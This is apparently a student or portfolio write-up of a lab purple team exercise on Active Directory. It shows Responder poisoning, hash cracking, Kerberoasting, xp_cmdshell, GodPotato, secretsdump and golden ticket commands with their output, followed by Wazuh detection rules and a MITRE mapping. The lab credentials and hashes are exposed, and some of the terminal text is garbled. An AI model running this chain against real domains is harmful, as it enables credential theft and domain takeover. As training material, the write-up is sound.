

Active Directory Purple Team Project

Status Completed

Timing Dec 15, 2025 to Jan 12, 2026

Owners Ron Leong

Overview

This project demonstrates a complete Active Directory attack lifecycle paired with real time detection, response, and hardening in a realistic on-premises AD environment.

Objectives

- Simulate Enterprise Vulnerabilities
- Implement centralized monitoring
- Validate Defensive Mechanisms

Setup & Tools

Domain Controller - Windows Server 2019

Attack machine- Kali Linux

Client machine- Windows 10 Pro


SIEM- Wazuh

Tools

Category	Tools
Reconnaissance	Nmap, Responder
Credential Access	John the Ripper
AD Exploitation	Impacket Suite
Privilege Escalation	GodPotato
Monitoring	Sysmon, Wazuh, Windows Event Logs
Infrastructure	Oracle VirtualBox, Windows Server 2019, Window 10 pro

Phase 0: Lab Setup

Objective: Build a working pipeline to make sure all attack is observable before exploitation



Setup Window Server, a Client Machine with admin and user 'Bob', Kali linux machine and a Wazuh Manager

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -S MSSQLSvc/my-sql-server.domain.local:1433 sqlsvc
Checking domain DC=project,DC=lab

Registering ServicePrincipalNames for CN=sqlsvc,CN=Users,DC=project,DC=lab
    MSSQLSvc/my-sql-server.domain.local:1433
Updated object
```

Manually register Service Principal Name for sqlsvc account for Kerberos service ticket to be intercepted and exploited later in the lifecycle

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Expand-Archive -Path "Sysmon.zip" -DestinationPath ".\" -Force
PS C:\Users\Administrator> ls

Directory: C:\Users\Administrator

Mode                LastWriteTime      Length Name
----                -----        ---- 
d-r---       12/16/2025  8:13 AM          3D Objects
d-r---       12/16/2025  8:13 AM         Contacts
d-r---       12/16/2025  8:13 AM        Desktop
d-r---       12/16/2025  8:13 AM      Documents
d-r---       12/16/2025  8:13 AM     Downloads
d-r---       12/16/2025  8:13 AM    Favorites
d-r---       12/16/2025  8:13 AM      Links
d-r---       12/16/2025  8:13 AM      Music
d-r---       12/16/2025  8:13 AM    Pictures
d-r---       12/16/2025  8:13 AM   Saved Games
d-r---       12/16/2025  8:13 AM    Searches
d-r---       12/16/2025  8:13 AM    Videos
d-r---       7/23/2024  2:08 PM        7490 Eula.txt
-a----       7/23/2024  2:08 PM      8480560 Sysmon.exe
-a----      12/18/2025  5:11 AM      48666436 Sysmon.zip
-a----      7/23/2024  2:08 PM      4563248 Sysmon64.exe
-a----      7/23/2024  2:08 PM      4993440 \sysmon64a.exe
-a----      12/18/2025  5:13 AM      123257 \sysmonconfig.xml

PS C:\Users\Administrator> .\Sysmon64.exe -accepteula -i sysmonconfig.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com


Loading configuration file with schema version 4.50
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\Administrator> Get-Service Sysmon64
```

Installed sysmon on Domain Controller to capture advanced endpoint events

Wazuh [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
17/12/2025 17:59:05 INFO: Wazuh indexer removed.
17/12/2025 17:59:05 INFO: Installation cleaned.
17/12/2025 17:59:05 INFO: Verifying that your system meets the recommended minimum hardware requirements.
17/12/2025 17:59:05 INFO: Wazuh web interface port will be 443.
17/12/2025 17:59:15 INFO: Wazuh repository added.
17/12/2025 17:59:15 INFO: --- Configuration files ---
17/12/2025 17:59:15 INFO: Generating configuration files.
17/12/2025 17:59:16 INFO: Generating the root certificate.
17/12/2025 17:59:16 INFO: Generating Admin certificates.
17/12/2025 17:59:17 INFO: Generating Wazuh indexer certificates.
17/12/2025 17:59:17 INFO: Generating Filebeat certificates.
17/12/2025 17:59:17 INFO: Generating Wazuh dashboard certificates.
17/12/2025 17:59:18 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
17/12/2025 17:59:18 INFO: --- Wazuh indexer ---
17/12/2025 17:59:18 INFO: Starting Wazuh indexer installation.
17/12/2025 17:59:41 INFO: Wazuh indexer installation finished.
17/12/2025 17:59:41 INFO: Wazuh indexer post-install configuration finished.
17/12/2025 17:59:41 INFO: Starting service wazuh-indexer.
17/12/2025 17:59:58 INFO: wazuh-indexer service started.
17/12/2025 17:59:58 INFO: Initializing Wazuh indexer cluster security settings.
17/12/2025 18:00:05 INFO: Wazuh indexer cluster security configuration initialized.
17/12/2025 18:00:05 INFO: Wazuh indexer cluster initialized.
17/12/2025 18:00:05 INFO: --- Wazuh server ---
17/12/2025 18:00:05 INFO: Starting the Wazuh manager installation.
17/12/2025 18:03:14 INFO: Wazuh manager installation finished.
17/12/2025 18:03:14 INFO: Wazuh manager vulnerability detection configuration finished.
17/12/2025 18:03:14 INFO: Starting service wazuh-manager.
17/12/2025 18:03:32 INFO: wazuh-manager service started.
17/12/2025 18:03:32 INFO: Starting Filebeat installation.
17/12/2025 18:03:47 INFO: Filebeat installation finished.
17/12/2025 18:03:48 INFO: Filebeat post-install configuration finished.
17/12/2025 18:03:48 INFO: Starting service filebeat.
17/12/2025 18:03:51 INFO: filebeat service started.
17/12/2025 18:03:51 INFO: --- Wazuh dashboard ---
17/12/2025 18:03:51 INFO: Starting Wazuh dashboard installation.
17/12/2025 18:10:15 INFO: Wazuh dashboard installation finished.
17/12/2025 18:10:15 INFO: Wazuh dashboard post-install configuration finished.
17/12/2025 18:10:15 INFO: Starting service wazuh-dashboard.
17/12/2025 18:10:17 INFO: wazuh-dashboard service started.
17/12/2025 18:10:20 INFO: Updating the internal users.
17/12/2025 18:10:34 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
17/12/2025 18:10:48 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
17/12/2025 18:11:46 INFO: Initializing Wazuh dashboard web application.
17/12/2025 18:11:47 INFO: Wazuh dashboard web application initialized.
17/12/2025 18:11:47 INFO: --- Summary ---
17/12/2025 18:11:47 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: wFvWhloIP19.sD001Xv7o2lTJD1up1uZ
17/12/2025 18:11:47 INFO: Installation finished.
admin@Wazuh:"$
```



A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt". The window shows the following output:

```
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>hostname
DC

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . : fe80::28ac:f5c:604f:6836%7
  IPv4 Address. . . . . : 10.0.0.5
  Subnet Mask . . . . . : 255.0.0.0
  Default Gateway . . . . . : 10.0.0.1

C:\Users\Administrator>
```

Verified connectivity and make sure Wazuh agent is up and running forwarding important information to the manager

Phase 1: Initial Reconnaissance & Access

Objective: Gain authenticated domain access by exploiting broadcasts protocol

```
rtt min/avg/max/mdev = 4.096/7.920/18.0/25.868 ms
└─(kali㉿kali)-[~]
  $ sudo responder -I eth0 -dwv
[sudo] password for kali:
[+] Poisoners:
  LLMNR [ON]
  NBT-NS [ON]
  MDNS [ON]
  DNS [ON]
  DHCP [ON]

[+] Servers:
  HTTP server [ON]
  HTTPS server [ON]
  WPAD proxy [ON]
  Auth proxy [OFF]
  SMB server [ON]
  Kerberos server [ON]
  SQL server [ON]
  FTP server [ON]
  IMAP server [ON]
  POP3 server [ON]
  SMTP server [ON]
  DNS server [ON]
  LDAP server [ON]
  MQTT server [ON]
  RDP server [ON]
  DCE-RPC server [ON]
  WinRM server [ON]
  SNMP server [ON]

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
```

LLMNR Poisoning: LLMNR poisoning initiated using Responder to capture authentication attempts from domain users

Successfully did the LLMNR poisoning to intercept authentication traffic from the domain environment

```
[+] Stopped: Sat Dec 20 04:46:08 2025 0ac54:B027F5BA241597C6422D7BCE1D38B368:010100  
001E00570049004E002D0053004F0047003700490056004600420043003200470004003400570049  
└─[kali㉿kali]─[~] 00380140045003300370046002E004C004F00430041004C00500140045  
$ john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.  
txt  
Created directory: /home/kali/.john than 4 times. Ignoring ...  
Using default input encoding: UTF-8 than 4 times. Ignoring ...  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Password@123 has (Bob) been poisoned more than 4 times. Ignoring ...  
1g 0:00:00:01 DONE (2025-12-20 04:47) 0.9900g/s 1034Kp/s 1034Kc/s 1034KC/s RE  
YNA213 .. PORTTER been poisoned more than 4 times. Ignoring ...  
Use the "--show --format=netntlmv2" options to display all of the cracked pas  
swords reliably been poisoned more than 4 times. Ignoring ...  
Session completed. been poisoned more than 4 times. Ignoring ...
```

Credential Recovery: Cracking the NTLMv2 hash to get plaintext credentials of user 'Bob' using John the ripper

Phase 2 : Active Directory Exploitation

Objective: Escalate privileges by abusing Kerberos protocol misconfigurations

```
(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs -request -dc-ip 10.0.0.5 project.lab/Bob:Password@12
3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name      MemberOf  PasswordLastSet
LastLogon   Delegation
_____
MSSQLSvc/my-sql-server.domain.local:1433  sqlsvc           2025-12-18 21:03:
21.931101 <never>

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*sqlsvc$PROJECT.LAB$project.lab/sqlsvc*$7d2a416765ef4ba5464e1343e
b4a4250$58fde5494aa4b6b3020f7dffea1cecd9457bc4b6cae8bbf093f2b2db4df9196d0c0f8
68a17f532ea4419aa47fe2a76d14c1c528a8275c9e27ec4f4e208e7347c2d0873b446b03fb88d
34ae960b2da8ce5d03d044dd80d71a586584960854a249ae4b2b89c2d28c6eaf3b16cd1ad49bd
b4abeb72c0900ac5abf0f46f3be90e95809bcfc4e0fc358eefc51831f4a6d10454d0bb2276138
9f8c0e3f8b55ac56eb9ecb58f362fc455f87d3d3763b5f085ef789f4d69f52706c05e6a11559d
a72bb89bc426de28808afa3168ff0cac9fad61bc982cbd783bc80ea7a40ba8de3be0ebeae7d2d
22cd9dbac7e88bc1d1525dd4bf03b1d97f2ad07d69a4b288b63a63f6c917c4f086e543d059088
53077a2a3b1dc27e676729a86ec37e54be322aa422dd7b45cd507c003b4c17daa1740071dc6c
d6baccf5e7966ff22fa4b05e5b2035bcfea0a7f55b7d9179b75e6fe8c126d4189fd4058c3483d
008d61e4e0ae48526dad2076b87235500471fdc21b2d8399c472dc6efd31b8330803dc061b1f
536d5b3ed941975b4610e7db1deeb66b4f46c989189e4a7332c99ed89ed444fe3758ef603d2a0
2b4acf53250f41a3e9e210afce70bb892f20cc925becaa01435f697ee391daebbeafa61d80882
f240ae2b5f9b0f127941645216e8245a481a75c83ee9aa606a625e659162f5fede272d3c3f3a6
8ffa0f7fa8ccc60edaa37f119691c3f0801f0986c06eadead30f0bf9595e0664a0650fea99d2b
ead895e14ac8935c5d001becbf3c4d5bbcfe689b43b4f3c66060a4aeaa80b901ba3dc4f0442b5
727d403efe6cb241017d569ec37af1c83e8f77bf5e77ef12d344afff64587e33943b8095e6b9e
280db642e089164d0151f3b871b004c9a30979f620642881075d23591defeec0fa2b9ad747bd9
2f0066ad4491ee3b9c2fdbbd19d73b888487fe8d01ccc494a37a8459f7f24cc9370c2a4a74303
6a41932ed5088dc777e087dab420ccb6f3ad50f926334c3c8c9b4a077eb0ff52458cbce43e7bc
d9d34fb4478291a5794883d9aa67c72c796b6e70a9e9d06ac88ccb2187d6ce053f1e720e2fc84
9a1278e092c2c6e44a1b79a3367570a07dd5f2ecc2f72e11f20da657c94c8078aab92cd5fd7ea
f355190e35f21e5754fc910201a5bba48955ce0cdebe0af18fb96a44ced9594b8428d854c1314
c6da7827a277d0e95f65a6700a2264154645765ae46d8ab5a972b58d5894c0d0bc2a31262cbf9
299df3211e6863012887beaab33921cd5b1e989b9d96c5e034cf833d835ca9831474bc39dbf21
500c8cb031c29aafeb11de98b534e9f063207eb107d75ca6a9b1be612ac5de503426a952569c0
88f6117ddfa052997a215c92a5bc2a2e71040a7413fe04f42f1b1601f733091cd
```

Kerberoasting: Performed SPN enumeration and extraction of **sqlsvc** account ticket for offline cracking

```
(kali㉿kali)-[~]
$ impacket-GetUserSPNs -request -dc-ip 10.0.0.5 project.lab/Bob:Password@12
3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name      MemberOf  PasswordLastSet
LastLogon   Delegation
-----  -----
MSSQLSvc/my-sql-server.domain.local:1433  sqlsvc  fe80::cc41:21.931101  2025-12-18 21:03:0
                                                <never>
                                                [*] [LLMNR] Poisoned answer sent to 10.0.0.10 for name Client
                                                [*] [DHCP] '08:00:27:F9:F4:69' has been poisoned more than 4 times
                                                [*] [LLMNR] Poisoned answer sent to 10.0.0.10 for name Client
                                                [-] CCache file is not found. Skipping ...
                                                [-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) 15231:8ef7 for
                                                [-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) 15231:8ef7 for
```

Troubleshooting - When performing Kerberoasting attack encountered a clock skew error between Kali machine and the Domain Controller. Resolve the issue by synchronizing both machines.

Phase 3 : Lateral Movement & Privilege Escalation

```
Session Actions Edit View Help

[(kali㉿kali)-[~]]$ nmap -Pn -p 1433 10.0.0.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-21 10:05 +08
Nmap scan report for 10.0.0.5
Host is up (0.0021s latency).

PORT      STATE SERVICE
1433/tcp   open  ms-sql-s
MAC Address: 08:00:27:1E:A0:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

[(kali㉿kali)-[~]]$ impacket-mssqlclient project.lab/sqlsvc:123@10.0.0.5 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (project\SQLSVC dbo@master)> enable xp_cmdshell
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (project\SQLSVC dbo@master)> xp_cmdshell whoami
output
nt service\mssql$sqlexpress
NULL
SQL (project\SQLSVC dbo@master)> █
```

MSSQL exploitation: Identify an exposed database on port 1433 and used `xp_cmdshell` to spawn a remote system shell

```
[*] UseProtseqFunction: 0x140714549029840
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer Help
[*] CreateNamedPipe \\.\pipe\14087579-7fef-456b-9362-e6f4637f63d5\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e002-1640-ffff-26d4-59c21cebb3b4
[*] DCOM obj OXID: 0x1435d7a4b7df98e8
[*] DCOM obj OID: 0xa020a6f715cabeb0
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 760 Token:0x796 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 8
nt authority\system
PS C:\Users\Public> █
```

GodPotato Exploit: Escalate access to **NT AUTHORITY\SYSTEM** by abusing **SetImpersonatePrivilege** on the service account

Phase 4: Domain Dominance & Persistence

Objective: Achieve unrestricted and persistent access to the whole AD domain

```
(kali㉿kali)-[~]
└─$ impacket-secretsdump -system system_domain.hive -
  ntds ntds.dit LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its
affiliated companies

[*] Target system bootKey: 0x9c96c3b761d3601e12fe9243
61745092
[*] Dumping Domain Credentials (domain\uid:rid:lmhash
:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 36b687f520b75413f028
66c0867b9ba0 1 file(s) copied.
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6d\Pbl
e00c52dbabb0e95c074e3006fcf36e :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0 :::: Overwrite (Yes/No)?n
DC$:1000:aad3b435b51404eeaad3b435b51404ee:084021d93e9
ddac3235805e454feecae :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4ed73377\Pub
0d3544b0cf9e75660a9f97e :::
CLIENT$:1103:aad3b435b51404eeaad3b435b51404ee:0c9192c
6e0fd3e6a1f662bcd8055acc :::
project.lab\Bob:1104:aad3b435b51404eeaad3b435b51404ee
:a29f7623fd11550def0192de9246f46b :::
project.lab\sqlsvc:1110:aad3b435b51404eeaad3b435b5140
4ee:3dbde697d71690a769204beb12283678 :::: 0.0.0.0:443
```

DCSync attack: Used secretdump to extract the KRBTGT hash from the compromised database

```
(kali㉿kali)-[~]
└$ impacket-ticketer -nthash d4ed733770d3544b0cf9e75660
a9f97e -domain-sid S-1-5-21-4017074852-1975839873-675462
251-500 -domain project.lab administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its af
filiated companies View Help

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for project.lab/administrator
[*]     PAC_LOGON_INFO                                     [*] DCOM obj 1
[*]     PAC_CLIENT_INFO_TYPE                            [*] DCOM obj 0
[*]     EncTicketPart                                 [*] DCOM obj 0
[*]     EncAsRepPart                                  [*] DCOM obj 0
[*] Signing/Encrypting final ticket                  [*] DCOM obj 0
[*]     PAC_SERVER_CHECKSUM                           [*] Marshal Obj
[*]     PAC_PRIVSVR_CHECKSUM                         [*] Marshal Obj
[*]     EncTicketPart                               [*] DCOM obj 0
[*]s Ed EncASRepPart
[*] Saving ticket in administrator.ccache
```

Golden Ticket Forgery: Successfully create a Kerberos Golden Ticket with domain wide persistence

Phase 5: Detection & Automated Response

Objective: Demonstrate real time threat detection and incident response automation

The screenshot shows the Wazuh dashboard interface. At the top, there's a header bar with a 'Wazuh' logo, a search bar, and various navigation icons. Below the header, the main content area is divided into several sections:

- AGENTS SUMMARY:** Shows a chart icon and the text "No results". Below it, a message says "No results were found."
- LAST 24 HOURS ALERTS:** A summary table showing alert counts by severity:

Critical severity	High severity	Medium severity	Low severity
0	0	15	47
Rule level 15 or higher	Rule level 12 to 14	Rule level 7 to 11	Rule level 0 to 6
- ENDPOINT SECURITY:** Contains four cards:
 - Configuration Assessment:** Scan your assets as part of a configuration assessment audit.
 - Malware Detection:** Verify that your systems are configured according to your security policies baseline.
 - File Integrity Monitoring:** Scan your assets as part of a configuration assessment audit.
 - MITRE ATT&CK:** Security events from [redacted]
- THREAT INTELLIGENCE:** Contains two cards:
 - Threat Hunting:** Browse through your security alerts, identifying issues and threats in your environment.
 - Vulnerability Detection:** Discover what applications in your environment are affected by well-known vulnerabilities.
- VirusTotal:** Alerts resulting from [redacted]

At the bottom, there's a taskbar with a search bar, a Windows Start button, and various system icons like battery status, network, and date/time (4:03 AM, 12/18/2025).

A Wazuh Dashboard to centralized all alert and monitoring

```

<command>
  <name>win_route-null</name>
  <executable>route-null.cmd</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>win_route-null</command>
  <location>local</location>
  <level>12</level>
  <timeout>180</timeout>
</active-response>

```

SOC Engineering: Created a custom rule for system to identify Credential Dumping activity

```

Session Actions Edit View Help
[(kali㉿kali)-[~]]$ impacket-secretsdump PROJECT.LAB/Administrator:Password123@10.0.0.2
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: [Errno Connection error (10.0.0.2:445)] [Errno 111] Connection refused
[*] Cleaning up ...
[(kali㉿kali)-[~]]$ 

```

SOAR implementation: The custom rule worked by instantly cut off the connection of the attacker's IP upon detection

Lesson Learned

This project reinforced that Identity and Access Management is the cornerstone of modern security where most attacks succeeded through identity misconfigurations rather than software bugs. Working across both offensive and defensive roles was insightful. Thinking like an attacker revealed which techniques are most effective, while the defensive perspective taught me how to detect and disrupt those patterns early. The technical challenges I encountered, from clock skew errors during Kerberoasting to connectivity issues, highlighted an important reality where security work often requires fixing infrastructure problems before you can even begin testing. This troubleshooting experience proved just as valuable as the attack and defense techniques themselves.

Technical Mapping

Phase	MITRE ATT&CK Technique	Primary Detection Source	Critical Event IDs
Phase 1	LLMNR Poisoning	Wazuh / Network Traffic	Event ID 4624: Unusual Logon Type 3
Phase 2	Kerberoasting	Windows Security Logs	Event ID 4769: Kerberos Service Ticket Request
Phase 3	Windows Command Shell	Sysmon / Wazuh	Event ID 4688: Suspicious process creation (sqlservr.exe → cmd.exe)
Phase 3	Access Token Manipulation	Windows Security Logs	Event ID 4672: Special Privileges Assigned

Phase 4	DCSync	Directory Service Access	Event ID 4662: Replication access
Phase 4	Golden Ticket	Kerberos Auth Logs	Event ID 4624: Logons with anomalous Ticket Granting Ticket lifetimes